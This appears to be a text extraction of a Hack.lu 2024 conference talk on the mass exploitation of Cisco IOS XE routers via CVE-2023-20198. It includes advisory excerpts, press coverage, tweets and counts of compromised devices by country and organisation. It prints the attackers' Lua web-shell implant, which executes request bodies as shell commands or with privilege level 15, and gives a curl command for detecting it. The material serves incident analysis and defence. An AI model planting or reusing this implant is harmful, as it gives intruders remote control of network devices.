

THE XE FILES

Trust No Router

James Atack

Hack.lu 2024

TLP: CLEAR





THE BEGINNING

```
= "http://schemas.xmlsoap.org/soap/envelope/" xmlns:SOAP-ENC="http://schemas.xmlsoap.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema" xmlns:SOAP-ENV="http://schemas.xmlsoap.org/2001/soap/envelope/" success="1"><execLog><dialogueLog><sent>uname -a</sent></dialogueLog></execLog></SOAP-ENV:Envelope>
```

ASR1000 Software (X86_64_LINUX_IOSD-UNIVERSALK9_NOLI-M), Version 15.2(4)M

EXECUTED</errorCode><errorMessage>Not all conversations exchanged

P:Envelope>

Home / Cisco Security / Security Advisories

Cisco Security Advisory

Multiple Vulnerabilities in Cisco IOS XE Software Web UI Feature

Critical

Advisory ID:	cisco-sa-iosxe-webui-privesc-j22SaA4z	CVE-2023-20198	Download CSAF
First Published:	2023 October 16 15:00 GMT	CVE-2023-20273	Email
Last Updated:	2023 November 1 15:44 GMT	CWE-420	
Version 2.0:	Final	CWE-78	
Workarounds:	No workarounds available		
Cisco Bug IDs:	CSCwh87343		
CVSS Score:	Base 10.0		

Cisco Vulnerability

To learn more about this vulnerability, see the Security Policy. Content is available for download.

```
# Copyright (c) 2014-2019 by Cisco Systems, Inc.
# All rights reserved
# This file is stored as /usr/binos/conf/nginx-conf/cisco_service.conf

location /webui/logoutconfirm.html {
    add_header Content-Type text/html;
    add_header Cache-Control 'no-cache, no-store, must-revalidate';
    add_header Pragma no-cache;
    add_header Strict-Transport-Security "max-age=31536000; includeSubdomains";
    content_by_lua '
        local content = ""
        local method = ngx.req.get_method()
        local params = ngx.req.get_uri_args()
        if (method == "POST" and params ~= nil) then
            ngx.req.read_body()
            local body = ngx.req.get_body_data()
            if (params["menu"] ~= nil and params["menu"] ~= "") then
                content = "/1010202301/"
            elseif (params["logon_hash"] ~= nil and params["logon_hash"] == "1") then
                content = ""
            elseif (params["logon_hash"] ~= nil and params["logon_hash"] == "" and params["common_type"] ~= nil) then
                if (params["common_type"] == "subsystem") then
                    local f = io.popen(body, "r")
                    if (f ~= nil) then
                        content = f:read("*all")
                        f:close()
                    end
                elseif (params["common_type"] == "lox") then
                    ngx.req.set_header("Priv-Level", "15")
                    local result = ngx.location.capture("/lua5", {method=ngx.HTTP_POST, body=body});
                    local response = result.body
                    if not (response == nil or #response == 0) then
                        content = response
                    end
                end
            end
        end
        ngx.status = 200
        ngx.say(content);
    ';
}

location ~* % {
    add_header Content-Type text/html;
    add_header Cache-Control 'no-cache, no-store, must-revalidate';
    add_header Pragma no-cache;
    add_header Strict-Transport-Security "max-age=31536000; includeSubdomains";
    return 404;
}
```

`curl -k -X POST "https://<DEVICEIP>/webui/logoutconfirm.html?logon_hash=1"`


<https://sec.cloudapps.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-iosxe-webui-privesc-j22SaA4z>

<https://vulncheck.com/blog/cisco-implants>

<https://blog.talosintelligence.com/active-exploitation-of-cisco-ios-xe-software/>

Cisco zero-day bug allows router hijacking and is being actively exploited

We'd say 'Hurry up and patch' but it hasn't written or

 [Jessica Lyons](#)

VULNERABILITIES

Cisco Devices Hacked via IOS XE Zero-Day

Cisco is warning customers that a new IOS XE zero-day vulnerability tracked as CVE-2023-20198 is being e



By [Eduard Kovacs](#)
October 17, 2023



Cisco is warning customers that a new zero-day vulnerability impacting the company's IOS XE software is being exploited to hack devices.

The critical vulnerability is tracked as CVE-2023-20198 and it has been described as a

Zero-Day Alert: Thousands of Cisco IOS XE Compromised

Zero-Day Alert: Thousands of Cisco IOS XE Compromised

Just a day after Cisco disclosed CVE-2023-20198, it remains unpatched, and one vendor

lea
adv

Security




Hackers exploit zero-day to compromise tens of thousands of Cisco devices

Carly Page / 8:20 AM PDT • October 19, 2023

 Comment



PRIORITY 1 – CYBERDEFENCE RESPONSE



MANDATORY TRAINING



Subscribe

It's crazy how many bullshit jobs you encounter in a huge organization. Like I recently talked to a "network engineer." Wait what? A whole job for this? Plugging shit in? Be serious.



2:46 PM · May 29, 2024 · 853.1K Views

238 682 15K 899

Post your reply

Reply



@SwiftOnSecurity · May 29

Oh no @TracketPacer is gonna send some of her network engineer union goons after me

19 5 1.2K 90K

Classic vs. IOS XE Architecture



MANDATORY TRAINING MODULE 2

Products & Services / Cisco IOS and NX-OS Software /

Cisco IOS XE




Software for an evolving network

Cisco IOS XE is an open and flexible operating system optimized for the future of work.

As the single OS for enterprise wired and wireless access, aggregation, core, and WAN, Cisco IOS XE reduces business and network complexity.

[Read the eBook](#)

Evolved XE Programming Interfaces



MANDATORY TRAINING

MODULE 2

<https://www.youtube.com/watch?v=m9iXvXrWZgE>

Cisco Catalyst 9300 Application Hosting - Docker container with Wireshark and Remote Desktop

Remote Desktop + Wireshark



Opening a Remote Desktop session to 10.1.1.9, the Docker container on the Catalyst 9300 shows the XFCE desktop with Wireshark

The eth0, or "guest interface 0" has the IP address, while eth1, or "guest interface 1" is configured in mirroring mode as a trunk

```
afaab5e4d021:~/Desktop$ ifconfig
eth0
Link encap:Ethernet HWaddr 52:54:DD:48:E0:A6
inet addr:10.1.1.9 Bcast:0.0.0.0 Mask:255.255.255.0
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:378 errors:0 dropped:0 overruns:0 frame:0
TX packets:343 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:31062 (30.3 KiB) TX bytes:1074644 (1.0 MiB)

eth1
Link encap:Ethernet HWaddr 52:54:DD:CB:49:5B
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:70 errors:0 dropped:0 overruns:0 frame:0
TX packets:4 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:5621 (5.4 KiB) TX bytes:1368 (1.3 KiB)

lo
Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
UP LOOPBACK RUNNING MTU:65536 Metric:1
RX packets:774 errors:0 dropped:0 overruns:0 frame:0
TX packets:774 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:13530703 (12.9 MiB) TX bytes:13530703 (12.9 MiB)

afaab5e4d021:~/Desktop$ sudo wireshark
```

We trust you have received the usual lecture from the local System Administrator. It usually boils down to these three things:

- #1) Respect the privacy of others.
- #2) Think before you type.
- #3) With great power comes great responsibility.

```
[sudo] password for alpine:
Sorry, try again.
[sudo] password for alpine:
Sorry, try again.
[sudo] password for alpine:
StandardPaths: XDG
libEGL warning: DRI2
dri)
libEGL warning: DRI2
dri)
libEGL warning: DRI2
dri)
libEGL warning: DRI2
dri)
libEGL warning: DRI2
dri)
```


MANDATORY TRAINING

MODULE 3



MANDATORY TRAINING

MODULE 3


Model family

'market' share

ASR	5.70%
CBR	0.30%
CSR	0.37%
ES	10.85%
ISR	74.77%
WS	8.02%
Grand Total	100.00%



PRIORITY 1 – CYBERDEFENCE RESPONSE



UNPLUGGING AWARDS 2023 - COUNTRY

Country	Original unique IPs < 16/10/2023	New unique IPs > 18/10/2023	% reduction	Devices removed
US	21825	11417	47.69%	10408
CN	5769	495	91.42%	5274
PH	7050	5409	23.28%	1641
IN	4978	3522	29.25%	1456
BR	2749	1453	47.14%	1296
FR	2876	1678	41.66%	1198
DE	2170	1059	51.20%	1111
AU	2456	1347	45.15%	1109
MX	4693	3604	23.20%	1089

UNPLUGGING AWARDS 2023 - ORG

Organization	Unique IPs < 16/10/2023	Unique IPs > 18/10/2023	% reduction	Devices removed
Chinanet	1994	42	97.89%	1952
CHINA UNICOM China169 Backbone	1290	38	97.05%	1252
COMCAST-7922	1825	839	54.03%	986
AMAZON-02	1205	219	81.83%	986
ATT-INTERNET4	1844	960	47.94%	884
UNINET	3581	2709	24.35%	872
Globe Telecoms	4004	3390	15.33%	614
TELEFONICA BRASIL S.A	1196	586	51.00%	610
CTC. CORP S.A. TELEFONICA EMPRESAS	2740	2202	19.64%	538
Linkt SAS	1818	1294	28.82%	524
China Mobile communications corporation	499	32	93.59%	467
MICROSOFT-CORP-MSN-AS-BLOCK	563	179	68.21%	384
Huawei Cloud Service data center	380	0	100.00%	380
AMAZON-AES	444	70	84.23%	374

PLUGGING IN

18th

organization.keyword: Descending ↕	domain.keyword: Descending ↕	Unique count of ip.keyword ↕
CISCOSYSTEMS	cisco.com	4
CISCOSYSTEMS	securitydemo.net	4
CISCOSYSTEMS	dc-01.com	1
CISCOSYSTEMS	tmelabs.com	1


19th

organization.keyword: Descending ↕	domain.keyword: Descending ↕	Unique count of ip.keyword ↕
CISCOSYSTEMS	securitydemo.net	6
CISCOSYSTEMS	cisco.com	4
CISCOSYSTEMS	dc-01.com	1
CISCOSYSTEMS	dc-03.com	1

20th

No results found

PATCH DEPLOYMENT



COMMUNITY CONVERSATION

ONYPHE @onyphe · Oct 21, 2023
*** #Cisco #CVE #CVE-2023-20198 update: something happened today.
We went down from 40k host with an implant to 1.2k.
We still have roughly the same number of reachable Cisco devices (~60k), but most of them do not show the Talos discovered implant remotely as before.



ONYPHE @onyphe · Oct 18, 2023
#Cisco #CVE #CVE-2023-20198 update: We used Cisco Talos implant checking method.
Out of 80k IP exposed, 53k are compromised (66%).

CERT Orange Cyberdefense @CERTCyberdef · Oct 21, 2023
We have to assume that equipments where the implant was here till yesterday - but no longer today, are still corrupt - and are maybe in another exploitation stage ...

ONYPHE @onyphe · Oct 21, 2023
We totally agree with that.

mRr3b00t @UK_Daniel_Card
Me waiting for a patch 🙄



Fox-IT @foxit
🚨 IMPORTANT 🚨 We have observed that the implant placed on tens of thousands of Cisco devices has been altered to check for an Authorization HTTP header value before responding [1/3]

Post your reply

Fox-IT @foxit · Oct 23, 2023
This explains the much discussed plummet of identified compromised systems in recent days. Using a different fingerprinting method, Fox-IT identifies 37890 Cisco devices that remain compromised. [2/3]

Fox-IT @foxit · Oct 23, 2023
We strongly advise everyone that has (had) a Cisco IOS XE WebUI exposed to the internet to perform a forensic triage. We published steps on identifying compromised systems on our GitHub here: [github.com/fox-it/cisco-i...](https://github.com/fox-it/cisco-ios-xe-implant-detection) [3/3]

Florian Hansemann @CyberWarship · Oct 24, 2023
Cc @BSI_Bund

Robert H @LavaVex · Oct 23, 2023
So... the internet is fucked... great

```
# Copyright (c) 2014-2019 by Cisco Systems, Inc.
# All rights reserved
# This file is stored as /usr/binos/conf/nginx-conf/cisco_service.conf

